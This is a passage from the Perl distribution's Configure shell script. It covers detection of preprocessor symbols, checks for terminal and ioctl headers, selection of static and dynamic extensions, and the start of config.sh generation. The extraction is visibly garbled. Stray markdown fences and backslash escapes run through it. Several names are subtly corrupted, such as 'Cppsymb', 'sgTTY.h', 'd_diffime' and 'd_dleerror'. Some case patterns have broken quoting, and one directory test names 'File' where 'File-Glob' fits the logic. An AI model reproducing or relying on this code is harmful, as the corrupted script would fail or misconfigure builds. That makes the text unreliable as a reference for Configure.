stardent stdc STDC\_EXT stratos sun sun3 sun386  
Sun386i svr3 svr4 SVR4\_2 SVR4\_SOURCE svr5  
SX system SYSTYPE\_BSD SYSTYPE\_BSD43 SYSTYPE\_BSD44  
SYSTYPE\_SVR4 SYSTYPE\_SVR5 SYSTYPE\_SYSV SYSV SYSV3 SYSV4 SYSV5  
sysV68 sysV88 Tek4132 Tek4300 titan  
TM3200 TM5400 TM5600  
tower tower32 tower32\_200 tower32\_600 tower32\_700  
tower32\_800 tower32\_850 tss  
u370 u3b u3b2 u3b20 u3b200 u3b20d u3b5  
ultrix UMAXV UnicomPBB UnicomPBD UNICOS UNICOSMK  
unix UNIX95 UNIX99 unixpc unos  
USE\_BSD USE\_FILE\_OFFSET64 USE\_GNU USE\_ISOC9X USE\_LARGEFILE USE\_LARGEFILE64  
USE\_MISC USE\_POSIX USE\_POSIX199309 USE\_POSIX199506 USE\_POSIX2  
USE\_REENTRANT USE\_SVID USE\_UNIX98 USE\_XOPEN USE\_XOPEN\_EXTENDED  
USGr4 USGr4\_2  
Utek UTeK UTS UWIN uxpm uxps vax venix VMESA vms x86\_64 xenix Xenix286  
XOPEN\_SOURCE XOPEN\_SOURCE\_EXTENDED XPG2 XPG2\_EXTENDED  
XPG3 XPG3\_EXTENDED XPG4 XPG4\_EXTENDED  
z8000  
EOSH  
# Maybe put other stuff here too.  
cat <<EOSH >>Cppsymb.know  
\$osname

EOSH

```
./tr '[a-z]' '[A-Z]' < Cppsym.know > Cppsym.a
```

```
./tr '[A-Z]' '[a-z]' < Cppsym.know > Cppsym.b
```

```
$cat Cppsym.know > Cppsym.c
```

```
$cat Cppsym.a Cppsym.b Cppsym.c | $tr ' ' $trnl | $sort | $uniq > Cppsym.know
```

```
$rm -f Cppsym.a Cppsym.b Cppsym.c
```

```
cat <<EOSH > Cppsym
```

```
$startsh
```

```
if $test \ $# -gt 0; then
```

```
    echo \ $* | $tr " " "$trnl" | ./Cppsym.try > Cppsym.got
```

```
    if $test -s Cppsym.got; then
```

```
        $rm -f Cppsym.got
```

```
        exit 0
```

```
    fi
```

```
    $rm -f Cppsym.got
```

```
    exit 1
```

```
else
```

```
    $tr " " "$trnl" | ./Cppsym.try
```

```
    exit 0
```

```
fi
```

EOSH

```
chmod +x Cppsym
```

```
$eunicefix Cppsym
```

```
cat <<EOSH > Cppsym.try
```

```
$startsh
```

```

cat <<'EOCP' > try.c

#include <stdio.h>

#if cpp_stuff == 1

#define STRINGIFY(a)  "a"

#endif

#if cpp_stuff == 42

#define StGiFy(a) #a

#define STRINGIFY(a)  StGiFy(a)

#endif

#if $cpp_stuff != 1 && $cpp_stuff != 42

#  include "Bletch: How does this C preprocessor stringify macros?"

#endif

int main() {

EOCP

$awk \\

EOSH

cat <<'EOSH' >> Cppsym.try

'length($1) > 0 {

    printf "#ifdef %s\nprintf(\"%s=%s\\n\", STRINGIFY(%s));\n#endif\n", $1, $1, $1

    printf "#ifdef _%s\nprintf(\"_%s=%s\\n\", STRINGIFY(_%s));\n#endif\n", $1, $1, $1

    printf "#ifdef __%s\nprintf(\"__%s=%s\\n\", STRINGIFY(__%s));\n#endif\n", $1, $1, $1

    printf "#ifdef __%s__\nprintf(\"__%s__=%s\\n\", STRINGIFY(__%s__));\n#endif\n", $1, $1, $1

}'      >> try.c

echo 'return 0;}' >> try.c

EOSH

```

```

cat <<EOSH >> Cppsym.try

ccflags="$ccflags"

case "$osname-$gccversion" in
    irix-) ccflags="\$ccflags -woff 1178" ;;
    os2-*) ccflags="\$ccflags -Zlinker /PM:VIO" ;;
    esac

$cc -o try -Dcpp_stuff=$cpp_stuff $optimize \$ccflags $ldflags try.c $libs && $run ./try | $sed 's/ /\\\\\ /g'

EOSH

chmod +x Cppsym.try

$eunicefix Cppsym.try

./Cppsym < Cppsym.know > Cppsym.true

: Add in any linux cpp "predefined macros":

case "$osname::$gccversion" in
    *linux*::*.* | *gnukfreebsd*::*.* | gnu::*.* )

        tHdrH=_tmpHdr

        rm -f $tHdrH'.h' $tHdrH

        touch $tHdrH'.h'

        if $cpp -dM $tHdrH'.h' > $tHdrH'_cppsym.h' && [ -s $tHdrH'_cppsym.h' ]; then

            sed 's/#define[\\ \\ ]*//;s/[\\ \\ ].*$//<' $tHdrH'_cppsym.h' >$tHdrH'_cppsym.real'

            if [ -s $tHdrH'_cppsym.real' ]; then

                cat $tHdrH'_cppsym.real' Cppsym.know | sort | uniq | ./Cppsym | sort | uniq > Cppsym.true

            fi

        fi

        rm -f $tHdrH'.h' $tHdrH'_cppsym.h' $tHdrH'_cppsym.real'

    ;;

```



```
esac
```

```
: now check the C compiler for additional symbols
```

```
postprocess_cc_v="
```

```
case "$osname" in
```

```
aix) postprocess_cc_v="$tr , ' "' ;;
```

```
esac
```

```
$cat >ccsym <<EOS
```

```
$startsh
```

```
$cat >tmp.c <<EOF
```

```
extern int foo;
```

```
EOF
```

```
for i in ` $cc -v -c tmp.c 2>&1 $postprocess_cc_v`
```

```
do
```

```
    case "$i" in
```

```
        -D*) echo "$i" | $sed 's/^-D//';;
```

```
        -A*) $test "$gccversion" && echo "$i" | $sed 's/^-A//' | $sed 's/\(.*\)(\(.*\))/\1=\2/';;
```

```
    esac
```

```
done
```

```
$rm_try
```

```
EOS
```

```
postprocess_cc_v="
```

```
chmod +x ccsym
```

```
$eunicefix ccsym
```

```
./ccsym > ccsym1.raw
```

```
if $test -s ccsym1.raw; then
```

```

$sort ccsym1.raw | $uniq >ccsym.raw

else

    mv ccsym1.raw ccsym.raw

fi

$awk '/\=/ { print $0; next }

    { print $0"=1" }' ccsym.raw >ccsym.list

$comm -13 Cppsym.true ccsym.list >ccsym.own

$comm -12 Cppsym.true ccsym.list >ccsym.com

$comm -23 Cppsym.true ccsym.list >ccsym.cpp

also=""

if $test -z ccsym.raw; then

    echo "Your C compiler doesn't seem to define any symbols!" >&4

    echo " "

    echo "However, your C preprocessor defines the following symbols:"

    $cat Cppsym.true

    ccsymbols=""

    cppsymbols=`$cat Cppsym.true`

    cppsymbols=`echo $cppsymbols`

    cppccsymbols="$cppsymbols"

else

    if $test -s ccsym.com; then

        echo "Your C compiler and pre-processor define these symbols:"

        $sed -e 's/\(..*\)=.*\1/' ccsym.com

        also='also '

```

```

        symbols='ones'

        cppccsymbols=`$cat ccsym.com`

        cppccsymbols=`echo $cppccsymbols`

        $test "$silent" || sleep 1
    fi

    if $test -s ccsym.cpp; then

        $test "$also" && echo " "

        echo "Your C pre-processor ${also}defines the following symbols:"

        $sed -e 's/\(..*\)=.*\1/' ccsym.cpp

        also='further '

        cppsymbols=`$cat ccsym.cpp`

        cppsymbols=`echo $cppsymbols`

        $test "$silent" || sleep 1
    fi

    if $test -s ccsym.own; then

        $test "$also" && echo " "

        echo "Your C compiler ${also}defines the following cpp symbols:"

        $sed -e 's/\(..*\)=1\1/' ccsym.own

        $sed -e 's/\(..*\)=.*\1/' ccsym.own | $uniq >>Cppsym.true

        ccsymbols=`$cat ccsym.own`

        ccsymbols=`echo $ccsymbols`

        $test "$silent" || sleep 1
    fi
fi

```

: see if this is a termio system

val="\$undef"

val2="\$undef"

val3="\$undef"

if \$test `./findhdr termios.h`; then

set tcsetattr i\_termios

eval \$inlibc

val3="\$i\_termios"

fi

echo " "

case "\$val3" in

"\$define") echo "You have POSIX termios.h... good!" >&4;;

\*) if ./Cppsymb pyr; then

case "`/bin/universe`" in

ucb) if \$test `./findhdr sgTTY.h`; then

val2="\$define"

echo "<sgTTY.h> found." >&4

else

echo "System is pyramid with BSD universe."

./warn "<sgTTY.h> not found--you could have problems."

fi;;

\*) if \$test `./findhdr termio.h`; then

val="\$define"

echo "<termio.h> found." >&4

else

```

        echo "System is pyramid with USG universe."

        ./warn "<termio.h> not found--you could have problems."

    fi;;

esac

elif ./usg; then

    if $test `./findhdr termio.h`; then

        echo "<termio.h> found." >&4

        val="$define"

    elif $test `./findhdr sgtty.h`; then

        echo "<sgtty.h> found." >&4

        val2="$define"

    else

        ./warn "Neither <termio.h> nor <sgtty.h> found--cross fingers!"

    fi

else

    if $test `./findhdr sgtty.h`; then

        echo "<sgtty.h> found." >&4

        val2="$define"

    elif $test `./findhdr termio.h`; then

        echo "<termio.h> found." >&4

        val="$define"

    else

        ./warn "Neither <sgtty.h> nor <termio.h> found--cross fingers!"

    fi

fi;;

```

esac

set i\_termio; eval \$setvar

val=\$val2; set i\_sgtty; eval \$setvar

val=\$val3; set i\_termios; eval \$setvar

: see if stddef is available

set stddef.h i\_stddef

eval \$inhdr

: see if sys/access.h is available

set sys/access.h i\_sysaccess

eval \$inhdr

: see if ioctl defs are in sgtty, termio, sys/filio or sys/ioctl

set sys/filio.h i\_sysfilio

eval \$inhdr

echo " "

if \$test `./findhdr sys/ioctl.h`; then

val="\$define"

echo '<sys/ioctl.h> found.' >&4

else

val="\$undef"

if \$test \$i\_sysfilio = "\$define"; then

echo '<sys/ioctl.h> NOT found.' >&4

else

```

    $test $i_sgtty = "$define" && xxx="sgtty.h"

    $test $i_termio = "$define" && xxx="termio.h"

    $test $i_termios = "$define" && xxx="termios.h"

echo "No <sys/ioctl.h> found, assuming ioctl args are defined in <$xxx>." >&4

    fi

fi

set i_sysioctl

eval $setvar

: see if socket ioctl defs are in sys/sockio.h

echo " "

xxx=`./findhdr sys/sockio.h`

if $test "$xxx"; then

    if $contains SIOCATMARK $xxx >/dev/null 2>&1; then

        val="$define"

        echo "You have socket ioctls defined in <sys/sockio.h>." >&4

    else

        val="$undef"

        echo "No socket ioctls found in <sys/sockio.h>." >&4

    fi

else

    val="$undef"

    $cat <<EOM

<sys/sockio.h> not found, assuming socket ioctls are in <sys/ioctl.h>.

EOM

```

fi

set i\_syssockio

eval \$setvar

: see if this is a syslog.h system

set syslog.h i\_syslog

eval \$inhdr

: see if this is a sys/mode.h system

set sys/mode.h i\_sysmode

eval \$inhdr

: see if there is a sys/poll.h file

set sys/poll.h i\_syspoll

eval \$inhdr

: see if sys/resource.h has to be included

set sys/resource.h i\_sysresrc

eval \$inhdr

: see if sys/security.h is available

set sys/security.h i\_syssecre

eval \$inhdr

: see if this is a sys/statvfs.h system



set sys/statvfs.h i\_sysstatvfs

eval \$inhdr

: see if this is a sys/un.h system

set sys/un.h i\_sysun

eval \$inhdr

: see if this is a sys/utsname.h system

set sys/utsname.h i\_sysutsname

eval \$inhdr

: see if this is a sys/wait.h system

set sys/wait.h i\_syswait

eval \$inhdr

: see if this is a ustat.h system

set ustat.h i\_ustat

eval \$inhdr

: see if this is an utime system

set utime.h i\_utime

eval \$inhdr

: see if this is a vfork system

case "\$d\_vfork" in

```
"$define")
    set vfork.h i_vfork
    eval $inhdr
    ;;
*)
    i_vfork="$undef"
    ;;
esac
```

: Check extensions

```
echo " "
```

```
echo "Looking for extensions..." >&4
```

: If we are using the old config.sh, known\_extensions may contain

: old or inaccurate or duplicate values.

```
known_extensions=""
```

```
nonxs_extensions=""
```

: We do not use find because it might not be available.

: We do not just use MANIFEST because the user may have dropped

: some additional extensions into the source tree and expect them

: to be built.

: Function to recursively find available extensions, ignoring DynaLoader

: NOTE: recursion limit of 10 to prevent runaway in case of symlink madness

: In 5.10.1 and later, extensions are stored in directories

: like File-Glob instead of the older File/Glob/.

```

find_extensions='
for xxx in *; do
    case "$xxx" in
        DynaLoader|dynamload) ;;
        *)
            this_ext=`echo $xxx | $sed -e s/-/\V/g`;
            leaf=`echo $xxx | $sed -e s/.*-//`;
            if $test -d File; then
                if $test -f $xxx/$leaf.xs -o -f $xxx/$leaf.c; then
                    known_extensions="$known_extensions $1$this_ext";
                elif $test -f $xxx/Makefile.PL; then
                    nonxs_extensions="$nonxs_extensions $1$this_ext";
                else
                    if $test -d $xxx -a $# -lt 10; then
                        set $1$xxx/ $*;
                        cd "$xxx";
                        eval $find_extensions;
                        cd ..;
                        shift;
                    fi;
                    fi;
                else
                    $ls -1 $xxx > $$tmp;
                    if $contains "\.xs$" $$tmp > /dev/null 2>&1; then
                        known_extensions="$known_extensions $this_ext";

```

```

        elif $contains "\.c$" $$tmp > /dev/null 2>&1; then
            known_extensions="$known_extensions $this_ext";
        elif $test -d $xxx; then
            nonxs_extensions="$nonxs_extensions $this_ext";
        fi;
        $rm -f $$tmp;
    fi
;;
esac;

done'
tdir=`pwd`
cd "$rsrc/cpan"

set X
shift

eval $find_extensions

cd "$rsrc/dist"

set X
shift

eval $find_extensions

cd "$rsrc/ext"

set X
shift

eval $find_extensions

if $test -d File-Glob; then

    : All ext/ flattened

```

else

# Special case: Add in modules that nest beyond the first level.

# Currently threads/shared and Hash/Util/FieldHash, since they are

# not picked up by the recursive find above (and adding in general

# recursive finding breaks SDBM\_File/sdbm).

# A.D. 20011025 (SDBM), ajgough 20071008 (FieldHash)

known\_extensions="\$known\_extensions threads/shared Hash/Util/FieldHash"

fi

set X \$known\_extensions

shift

known\_extensions=`echo "\$\*" | tr ' ' \$trnl | \$sort | tr \$trnl ' '`

set X \$nonxs\_extensions

shift

nonxs\_extensions=`echo "\$\*" | tr ' ' \$trnl | \$sort | tr \$trnl ' '`

cd "\$tdir"

: Now see which are supported on this system.

avail\_ext=""

for xxx in \$known\_extensions ; do

case "\$xxx" in

DB\_File|db\_file)

case "\$i\_db" in

\$define) avail\_ext="\$avail\_ext \$xxx" ;;

esac

;;

GDBM\_File|gdbm\_fil)

```
case "$i_gdbm" in
    $define) avail_ext="$avail_ext $xxx" ;;
esac

;;
```

I18N/Langinfo|i18n\_lan)

```
case "$i_langinfo$d_nl_langinfo" in
    $define$define) avail_ext="$avail_ext $xxx" ;;
esac

;;
```

IPC/SysV|ipc/sysv)

```
: XXX Do we need a useipcsysv variable here

case "${d_msg}${d_sem}${d_shm}" in
    *"${define}*" ) avail_ext="$avail_ext $xxx" ;;
esac

;;
```

NDBM\_File|ndbm\_fil)

```
case "$d_ndbm" in
    $define)

        case "$osname-$use64bitint" in
            hpux-define)

                case "$libs" in
                    *-lndbm*) avail_ext="$avail_ext $xxx" ;;
                esac

                ;;
```

```
*) avail_ext="$avail_ext $xxx" ;;
```

```
esac
```

```
;;
```

```
esac
```

```
;;
```

ODBM\_File|odbm\_fil)

```
case "${i_dbm}${i_rpcsvcdbm}" in
```

```
*"${define}")
```

```
case "$d_cplusplus" in
```

```
define) ;; # delete as a function name will not work
```

```
*) case "$osname-$use64bitint" in
```

```
    hpux-define)
```

```
        case "$libs" in
```

```
            *-ldbm*) avail_ext="$avail_ext $xxx" ;;
```

```
        esac
```

```
        ;;
```

```
        *) avail_ext="$avail_ext $xxx" ;;
```

```
    esac
```

```
    ;;
```

```
esac
```

```
;;
```

```
esac
```

```
;;
```

Opcode|opcode)

```
case "$useopcode" in
```

```
true|define|y) avail_ext="$avail_ext $xxx" ;;  
  
esac  
  
;;
```

POSIX|posix)

```
case "$useposix" in  
  
true|define|y) avail_ext="$avail_ext $xxx" ;;  
  
esac  
  
;;
```

Socket|socket)

```
case "$d_socket" in  
  
true|$define|y)  
  
    case "$osname" in  
  
        beos) ;; # not unless BONE  
  
        *) avail_ext="$avail_ext $xxx" ;;  
  
    esac  
  
    ;;  
  
esac  
  
;;
```

Sys/Syslog|sys/syslog)

```
: XXX syslog requires socket  
  
case "$d_socket" in  
  
true|$define|y) avail_ext="$avail_ext $xxx" ;;  
  
esac  
  
;;
```

Thread|thread)



```

case "$usethreads" in
true|$define|y)
    case "$use5005threads" in
$define|true|[yY]*) avail_ext="$avail_ext $xxx" ;;
    esac
    esac
    ;;
threads|threads/shared)
    # threads and threads::shared are special cases.
    # To stop people from asking "Perl 5.8.0 was supposed
    # to have this new fancy threads implementation but my
    # perl doesn't have it" and from people trying to
    # (re)install the threads module using CPAN.pm and
    # CPAN.pm then offering to reinstall Perl 5.8.0,
    # the threads.pm and threads/shared.pm will always be
    # there, croaking informatively ("you need to rebuild
    # all of Perl with threads, sorry") when threads haven't
    # been compiled in.
    # --jhi
    avail_ext="$avail_ext $xxx"
    ;;
VMS*)
    ;;
Win32*)
    case "$osname" in

```

```

        cygwin) avail_ext="$avail_ext $xxx" ;;

    esac

    ;;

XS/APItest|xs/apitest)

    # This is just for testing. Skip it unless we have dynamic loading.

    case "$usedl" in

        $define) avail_ext="$avail_ext $xxx" ;;

    esac

    ;;

XS/Typemap|xs/typemap)

    # This is just for testing. Skip it unless we have dynamic loading.

    case "$usedl" in

        $define) avail_ext="$avail_ext $xxx" ;;

    esac

    ;;

    *)      avail_ext="$avail_ext $xxx"

    ;;

    esac

done

set X $avail_ext

shift

avail_ext="$*"

```

```
case "$onlyextensions" in
") ;;

*) keepextensions="

echo "You have requested that only certain extensions be included..." >&4

for i in $onlyextensions; do

case " $avail_ext " in

*" $i "*)

echo "Keeping extension $i."

keepextensions="$keepextensions $i"

;;

*) echo "Ignoring extension $i." ;;

esac

done

avail_ext="$keepextensions"

;;

esac
```

```
case "$noextensions" in

") ;;

*) keepextensions="

echo "You have requested that certain extensions be ignored..." >&4

for i in $avail_ext; do

case " $noextensions " in

*" $i "*) echo "Ignoring extension $i." ;;

*) echo "Keeping extension $i.";
```

```
        keepextensions="$keepextensions $i"

        ;;

    esac

done

avail_ext="$keepextensions"

;;

esac
```

: Now see which nonxs extensions are supported on this system.

: For now assume all are.

```
nonxs_ext=""

for xxx in $nonxs_extensions ; do

    case "$xxx" in

        *)      nonxs_ext="$nonxs_ext $xxx"

                ;;

    esac

done
```

```
set X $nonxs_ext

shift

nonxs_ext="$@"
```

```
case $usedl in

$define)
```

```
    $cat <<EOM
```

A number of extensions are supplied with \$package. You may choose to compile these extensions for dynamic loading (the default), compile them into the \$package executable (static loading), or not include them at all. Answer "none" to include no extensions.

Note that DynaLoader is always built and need not be mentioned here.

EOM

```
case "$dynamic_ext" in
    ")
        : Exclude those listed in static_ext
        dflt="
        for xxx in $avail_ext; do
            case " $static_ext " in
                *" $xxx "*) ;;
                *) dflt="$dflt $xxx" ;;
            esac
        done
        set X $dflt
        shift
        dflt="$*"
        ;;
    *)
        dflt="$dynamic_ext"

        # Perhaps we are reusing an old out-of-date config.sh.
        case "$hint" in
            previous)
```

```
if test X"$dynamic_ext" != X"$avail_ext"; then
```

```
$cat <<EOM
```

NOTICE: Your previous config.sh list may be incorrect.

The extensions now available to you are

```
${avail_ext}
```

but the default list from your previous config.sh is

```
${dynamic_ext}
```

EOM

```
fi
```

```
;;
```

```
esac
```

```
;;
```

```
esac
```

```
case "$dflt" in
```

```
"")    dflt=none;;
```

```
esac
```

```
rp="What extensions do you wish to load dynamically?"
```

```
./myread
```

```
case "$ans" in
```

```
none) dynamic_ext=' ';;
```

```
*) dynamic_ext="$ans" ;;
```

```
esac
```

```
case "$static_ext" in
```

```

")
    : Exclude those already listed in dynamic linking
    dflt=""

    for xxx in $avail_ext; do

        case " $dynamic_ext " in

            *" $xxx "*) ;;

            *) dflt="$dflt $xxx" ;;

        esac

    done

    set X $dflt

    shift

    dflt="$*"

    ;;

*) dflt="$static_ext"

    ;;

esac

case "$dflt" in

")    dflt=none;;

esac

rp="What extensions do you wish to load statically?"

. ./myread

case "$ans" in

none) static_ext=' ' ;;

*) static_ext="$ans" ;;

```

```

        esac

        ;;

*)

        $cat <<EOM

```

A number of extensions are supplied with \$package. Answer "none" to include no extensions.

Note that DynaLoader is always built and need not be mentioned here.

EOM

```

        case "$static_ext" in
            "") dflt="$avail_ext" ;;
            *)   dflt="$static_ext"

                # Perhaps we are reusing an old out-of-date config.sh.

                case "$hint" in
                    previous)

                        if test X"$static_ext" != X"$avail_ext"; then

                                $cat <<EOM

```

NOTICE: Your previous config.sh list may be incorrect.

The extensions now available to you are

```

        ${avail_ext}

```

but the default list from your previous config.sh is

```

        ${static_ext}

```

EOM

```

        fi

```



```

;;

esac

;;

esac

: Exclude those that are not xs extensions

case "$dflt" in

")    dflt=none;;

esac

rp="What extensions do you wish to include?"

./myread

case "$ans" in

none) static_ext=' ' ;;

*) static_ext="$ans" ;;

esac

;;

esac

#

# Encode is a special case.  If we are building Encode as a static

# extension, we need to explicitly list its subextensions as well.

# For other nested extensions, this is handled automatically by

# the appropriate Makefile.PL.

case " $static_ext " in

*" Encode "*) # Add the subextensions of Encode

cd "$rsrc/cpan"

for xxx in `ls Encode/*/Makefile.PL|awk -F/ '{print $2}'`; do

```

```

        static_ext="$static_ext Encode/$xxx"

    done

    cd "$tdir"

    ;;

esac

set X $dynamic_ext $static_ext $nonxs_ext

shift

extensions="$*"

# Sanity check: We require an extension suitable for use with
# AnyDBM_File, as well as Fcntl and IO. (Failure to have these
# should show up as failures in the test suite, but it's helpful to
# catch them now.) The 'extensions' list is normally sorted
# alphabetically, so we need to accept either
#   DB_File ... Fcntl ... IO ....
# or something like
#   Fcntl ... NDBM_File ... IO ....
case "$extensions" in
*_File "*" Fcntl "*" IO *) ;; # DB_File
*_File "*" Fcntl "*" IO *) ;; # GDBM_File
*_File "*" Fcntl "*" IO *) ;; # NDBM_File
*) echo "WARNING: Extensions DB_File or *DBM_File, Fcntl, and IO not configured." >&4

    echo "WARNING: The Perl you are building will be quite crippled." >& 4

    ;;

```

esac

: Remove libraries needed only for extensions

: The appropriate ext/Foo/Makefile.PL will add them back in, if necessary.

: The exception is SunOS 4.x, which needs them.

case "\${osname}X\${osvers}" in

sunos\*X4\*)

    perllibs="\$libs"

;;

\*) case "\$usedl" in

    \$define|true|[yY]\*)

        set X `echo " \$libs " | sed -e 's@ -lndbm @ @' -e 's@ -lgdbm @ @' -e 's@ -lgdbm\_compat @ @' -e 's@ -ldb @ @'`

        shift

        perllibs="\$\*"

;;

\*) perllibs="\$libs"

;;

esac

;;

esac

: Remove build directory name from cppstdinc so it can be used from

: either the present location or the final installed location.

echo " "

: Get out of the UU directory to get correct path name.

```
cd ..

case "$cppstd" in
  `pwd`/cppstd)
    echo "Stripping down cppstd path name"
    cppstd=cppstd
    ;;
esac

cd UU

: end of configuration questions

echo " "

echo "End of configuration questions."

echo " "

: back to where it started

if test -d ../UU; then
  cd ..
fi

: configuration may be unconditionally patched via a 'config.arch' file

if test -f config.arch; then
  echo "I see a config.arch file, loading it." >&4
  . ./config.arch
fi
```

: configuration may be patched via a 'config.over' file

if \$test -f config.over; then

    echo " "

    dflt=y

    rp='I see a config.over file. Do you wish to load it?'

    . UU/myread

    case "\$ans" in

        n\*) echo "OK, I'll ignore it.";;

        \*)     ./config.over

            echo "Configuration override changes have been loaded."

        ;;

    esac

fi

: in case they want portability, strip down executable paths

case "\$d\_portable" in

"\$define")

    echo " "

    echo "Stripping down executable paths..." >&4

    for file in \$loclist \$trylist; do

        eval temp=\\$\$file

        eval \$file=`basename \$temp`

    done

    ;;

esac

: create config.sh file

echo " "

echo "Creating config.sh..." >&4

\$spitshell <<EOT >config.sh

\$startsh

#

# This file was produced by running the Configure script. It holds all the

# definitions figured out by Configure. Should you modify one of these values,

# do not forget to propagate your changes by running "Configure -der". You may

# instead choose to run each of the .SH files by yourself, or "Configure -S".

#

# Package name : \$package

# Source directory : \$src

# Configuration time: \$cf\_time

# Configured by : \$cf\_by

# Target system : \$myuname

EOT

: Add in command line options if available

\$test -f UU/cmdline.opt && \$cat UU/cmdline.opt >> config.sh

\$spitshell <<EOT >>config.sh

Author='\$Author'

Date='\$Date'

Header='\$Header'

Id='\$Id'

Locker='\$Locker'

Log='\$Log'

RCSfile='\$RCSfile'

Revision='\$Revision'

Source='\$Source'

State='\$State'

\_a='\$\_a'

\_exe='\$\_exe'

\_o='\$\_o'

afs='\$afs'

afsroot='\$afsroot'

alignbytes='\$alignbytes'

ansi2knr='\$ansi2knr'

aphostname='\$aphostname'

api\_revision='\$api\_revision'

api\_subversion='\$api\_subversion'

api\_version='\$api\_version'

api\_versionstring='\$api\_versionstring'

ar='\$ar'

archlib='\$archlib'

archlibexp='\$archlibexp'

archname64='\$archname64'  
archname='\$archname'  
archobjs='\$archobjs'  
asctime\_r\_proto='\$asctime\_r\_proto'  
awk='\$awk'  
baserev='\$baserev'  
bash='\$bash'  
bin='\$bin'  
bin\_ELF='\$bin\_ELF'  
binexp='\$binexp'  
bison='\$bison'  
byacc='\$byacc'  
byteorder='\$byteorder'  
c='\$c'  
castflags='\$castflags'  
cat='\$cat'  
cc='\$cc'  
cccdlflags='\$cccdlflags'  
ccdflags='\$ccdflags'  
ccflags='\$ccflags'  
ccflags\_uselargefiles='\$ccflags\_uselargefiles'  
ccname='\$ccname'  
ccsymbols='\$ccsymbols'  
ccversion='\$ccversion'  
cf\_by='\$cf\_by'



cf\_email='\$cf\_email'  
cf\_time='\$cf\_time'  
charbits='\$charbits'  
charsize='\$charsize'  
chgrp='\$chgrp'  
chmod='\$chmod'  
chown='\$chown'  
clocktype='\$clocktype'  
comm='\$comm'  
compress='\$compress'  
contains='\$contains'  
cp='\$cp'  
cpio='\$cpio'  
cpp='\$cpp'  
cpp\_stuff='\$cpp\_stuff'  
cppccsymbols='\$cppccsymbols'  
cppflags='\$cppflags'  
cpplast='\$cpplast'  
cppminus='\$cppminus'  
cpprun='\$cpprun'  
cppstdin='\$cppstdin'  
cppsymbols='\$cppsymbols'  
crypt\_r\_proto='\$crypt\_r\_proto'  
cryptlib='\$cryptlib'  
csh='\$csh'

ctermid\_r\_proto='\$ctermid\_r\_proto'

ctime\_r\_proto='\$ctime\_r\_proto'

d\_Gconvert='\$d\_Gconvert'

d\_PRIEUIDbl='\$d\_PRIEUIDbl'

d\_PRIFUIDbl='\$d\_PRIFUIDbl'

d\_PRIGUIDbl='\$d\_PRIGUIDbl'

d\_PRIXU64='\$d\_PRIXU64'

d\_PRI64='\$d\_PRI64'

d\_PRIeIdbl='\$d\_PRIeIdbl'

d\_PRIfIdbl='\$d\_PRIfIdbl'

d\_PRIgIdbl='\$d\_PRIgIdbl'

d\_PRIi64='\$d\_PRIi64'

d\_PRIo64='\$d\_PRIo64'

d\_PRIu64='\$d\_PRIu64'

d\_PRIx64='\$d\_PRIx64'

d\_SCNfIdbl='\$d\_SCNfIdbl'

d\_\_fwalk='\$d\_\_fwalk'

d\_access='\$d\_access'

d\_accessx='\$d\_accessx'

d\_aintl='\$d\_aintl'

d\_alarm='\$d\_alarm'

d\_archlib='\$d\_archlib'

d\_asctime64='\$d\_asctime64'

d\_asctime\_r='\$d\_asctime\_r'

d\_atolf='\$d\_atolf'

d\_atoll='\$d\_atoll'

d\_attribute\_deprecated='\$d\_attribute\_deprecated'

d\_attribute\_format='\$d\_attribute\_format'

d\_attribute\_malloc='\$d\_attribute\_malloc'

d\_attribute\_nonnull='\$d\_attribute\_nonnull'

d\_attribute\_noreturn='\$d\_attribute\_noreturn'

d\_attribute\_pure='\$d\_attribute\_pure'

d\_attribute\_unused='\$d\_attribute\_unused'

d\_attribute\_warn\_unused\_result='\$d\_attribute\_warn\_unused\_result'

d\_bcmp='\$d\_bcmp'

d\_bcopy='\$d\_bcopy'

d\_bsd='\$d\_bsd'

d\_bsdgetpgrp='\$d\_bsdgetpgrp'

d\_bsdsetpgrp='\$d\_bsdsetpgrp'

d\_builtin\_choose\_expr='\$d\_builtin\_choose\_expr'

d\_builtin\_expect='\$d\_builtin\_expect'

d\_bzero='\$d\_bzero'

d\_c99\_variadic\_macros='\$d\_c99\_variadic\_macros'

d\_casti32='\$d\_casti32'

d\_castneg='\$d\_castneg'

d\_charvspr='\$d\_charvspr'

d\_chown='\$d\_chown'

d\_chroot='\$d\_chroot'

d\_chsize='\$d\_chsize'

d\_class='\$d\_class'

d\_clearenv='\$d\_clearenv'  
d\_closedir='\$d\_closedir'  
d\_cmsg HDR\_s='\$d\_cmsg HDR\_s'  
d\_const='\$d\_const'  
d\_copysignl='\$d\_copysignl'  
d\_cplusplus='\$d\_cplusplus'  
d\_crypt='\$d\_crypt'  
d\_crypt\_r='\$d\_crypt\_r'  
d\_csh='\$d\_csh'  
d\_ctermid='\$d\_ctermid'  
d\_ctermid\_r='\$d\_ctermid\_r'  
d\_ctime64='\$d\_ctime64'  
d\_ctime\_r='\$d\_ctime\_r'  
d\_cuserid='\$d\_cuserid'  
d\_dbl\_dig='\$d\_dbl\_dig'  
d\_dbm\_initproto='\$d\_dbm\_initproto'  
d\_diffime64='\$d\_diffime64'  
d\_diffime='\$d\_diffime'  
d\_dir\_dd\_fd='\$d\_dir\_dd\_fd'  
d\_dirfd='\$d\_dirfd'  
d\_dirnamlen='\$d\_dirnamlen'  
d\_dleerror='\$d\_dleerror'  
d\_dlopen='\$d\_dlopen'  
d\_dlsymun='\$d\_dlsymun'  
d\_dosuid='\$d\_dosuid'

d\_drand48\_r='\$d\_drand48\_r'  
d\_drand48proto='\$d\_drand48proto'  
d\_dup2='\$d\_dup2'  
d\_eaccess='\$d\_eaccess'  
d\_endgrent='\$d\_endgrent'  
d\_endgrent\_r='\$d\_endgrent\_r'  
d\_endhent='\$d\_endhent'  
d\_endhostent\_r='\$d\_endhostent\_r'  
d\_endnent='\$d\_endnent'  
d\_endnetent\_r='\$d\_endnetent\_r'  
d\_endpent='\$d\_endpent'  
d\_endprotoent\_r='\$d\_endprotoent\_r'  
d\_endpwent='\$d\_endpwent'  
d\_endpwent\_r='\$d\_endpwent\_r'  
d\_endsent='\$d\_endsent'  
d\_endservent\_r='\$d\_endservent\_r'  
d\_eofnblk='\$d\_eofnblk'  
d\_eunice='\$d\_eunice'  
d\_faststdio='\$d\_faststdio'  
d\_fchdir='\$d\_fchdir'  
d\_fchmod='\$d\_fchmod'  
d\_fchown='\$d\_fchown'  
d\_fcntl='\$d\_fcntl'  
d\_fcntl\_can\_lock='\$d\_fcntl\_can\_lock'  
d\_fd\_macros='\$d\_fd\_macros'

d\_fd\_set='\$d\_fd\_set'  
d\_fds\_bits='\$d\_fds\_bits'  
d\_fgetpos='\$d\_fgetpos'  
